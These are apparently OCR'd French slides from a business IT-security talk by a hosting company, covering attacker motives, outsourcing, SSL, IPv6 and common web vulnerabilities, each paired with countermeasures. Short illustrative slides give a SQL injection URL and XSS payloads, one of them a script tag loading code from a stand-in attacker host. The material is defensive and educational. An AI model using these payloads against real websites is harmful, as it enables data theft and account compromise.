LIEGE CREATIVE

Forum
Innover et Entreprendre

Parole d'expert

La sécurité IT - Une précaution vitale pour votre entreprise

Philippe MONFILS - ComputerLand SLM
Bruno MAIRLOT - Maehdros

Une organisation conjointe avec Café Numérique

LIEGE CREATIVE
Forum
Innover et Entreprendre

Avec le soutien de :

UTERON PHARMA

PRAYON

SAFRAN
Techspace Aero

ING

Arceo

cmi

www.liegecreative.be

Sécurité des données et des systèmes hébergés

Bruno Mairlot
Gérant et fondateur de MAEHDROS
Spécialiste en hosting et connectivité

Twitter: @bmairlot
LinkedIn: brunomairlot

MAEHDROS
Internet Services

@maehdros
www.maehdros.com
info@maehdros.com

Définitions

- Un système est sécurisé lorsqu'il se comporte *comme attendu*, à savoir :
  - Lorsqu'il est disponible
  - Lorsqu'il est intègre
  - Lorsque sa confidentialité est garantie

@maehdros
www.maehdros.com
info@maehdros.com

Objectifs

- Les attaquants peuvent être de plusieurs natures et utiliser différentes méthodes. Les buts recherchés peuvent être de deux types :
  - Financier
  - Notoriété et/ou **idéalisme**

Objectifs financiers

- Le vol d'information sensible (comptabilité, liste de client, brevets, codes informatiques,…)
- Le vol d'information directement financière comme les numéro de carte de crédit

@maehdros
www.maehdros.com
info@maehdros.com

Objectifs notoriété / idées

- Volonté de nuire à un concurrent ou une société honnie (cf l'attaque du Sony Playstation Network, près de 100 millions d'utilisateur)
- Attaque des sites gouvernementaux (cf l'attaque par Anonymous du site de la police espagnole)
- Volonté de montrer son savoir-faire

@maehdros
www.maehdros.com
info@maehdros.com

L'externalisation est-elle une solution ?

- En soi, l'externalisation n'est pas *la* solution, mais elle fait partie des éléments à mettre en place pour une bonne défense car elle permet de :
  - restreindre le périmètre d'action
  - Augmenter le rapport contraintes sur la sécurité/ confort (par coercicion)
  - Déléguer la tâche de protection des données sensibles

@maehdros
www.maehdros.com
info@maehdros.com

Les désavantages de l'externalisation

- En général, sur un réseau hébergé, la bande passante accessible aux infrastructures est sensiblement supérieure (parfois jusqu'à un facteur 1000) et permet donc d'attaquer beaucoup plus rapidement.
- Cela peut toutefois être un avantage face à un attaquant isolé
- Il y a des risques de dommages collatéraux (p. ex. une attaque sur le cloud d'Amazon atteindrait tous ses clients)


@maehdros
www.maehdros.com
info@maehdros.com

Certificat SSL

- Les certificats SSL sont conçus pour deux objectifs : *authentifier* le site que vous visitez et *protéger vos données* (notamment les données d'accès)
- Accessoirement un certificat peut être utilisé pour authentifier le client
- Il est important de vérifier l'URL et l'émetteur du certificat.

@maehdros
www.maehdros.com
info@maehdros.com

Certificat SSL



@maehdros
www.maehdros.com
info@maehdros.com

IPv6

- Dans le monde IPv6, tous les appareils seront connectés directement à Internet, sans passer par un Nat et parfois sans firewall (mobile)
- Il seront d'autant plus vulnérables s'ils ne sont pas à jour et protégés correctement

Vulnérabilités des sites web

- Injection
- Cross-Site Scripting
- Authentification et Session
- Insecure Object Reference
- Cross-Site Forged Request
- Configuration de la sécurité incorrecte
- Stockage non sécurisé (credit card number,…)
- Restriction d'URL mal implémentée
- Cryptographie mal utilisée ou incomprise

@maehdros
www.maehdros.com
info@maehdros.com

Parades

- Mises à jour des applications et des systèmes, protection contre la rétro-ingénierie
- Détection et prévention d'intrusion
- Education et sensibilisation des utilisateurs
- Authentification et Autorisation
- Protection par cryptographie (symétrique et/ou assymétrique)

@maehdros
www.maehdros.com
info@maehdros.com

Exemples : Injection

- Injection de code exécutable via les zones d'upload (via HTTP ou FTP) et ré-exécution de ces codes.
- Protection : Utiliser des zones non couvertes par des URLs et accéder à ces URLs uniquement via des scripts sécurisés.
  - http://.../uploads/profil1000.jpg : Wrong
  - http://.../getUpload/?profilID=1000.jpg : Better

@maehdros
www.maehdros.com
info@maehdros.com

Exemples : Injection

- URL basique :
  - http://mon.site/viewProfil/?id=1
- L'attaquant remplace '1' => '1 or 1=1'
- URL forgée :
  - http://mon.site/viewProfil/?id=1 or 1=1
- La query SQL est alors valide pour toutes les lignes de la table. Il est alors possible d'accéder à n'importe quel profil
- N'importe quel code SQL peut alors être injecté derrière ce '1=1'
- Protection : Valider et Vérifier les URLs et les paramètres de manière *systématique*

@maehdros
www.maehdros.com
info@maehdros.com

Exemples : XSS

- Généralement les injections amènent à produire des scripts Javascript pour effectuer toute une série de commande via d'autres sites.
- <script src='http://hackersite.ru/getinfo.js'></script>
- <body onload='alert() '>
- <img onerror='…'>

@maehdros
www.maehdros.com
info@maehdros.com

Recommandations globales

- Installation d'une passerelle filtrante en amont des serveurs
- Détection d'un (trop) grand nombre de requêtes/ session TCP d'un même host
- Verrouillage read-only des codes
- Utilisation de méthodes sécurisées pour le déploiement des nouveaux codes et nouvelles version
- Eviter les hébergements mutualisés (car manque de contrôle)

@maehdros
www.maehdros.com
info@maehdros.com

Merci pour votre attention.

@maehdros

www.maehdros.com
info@maehdros.com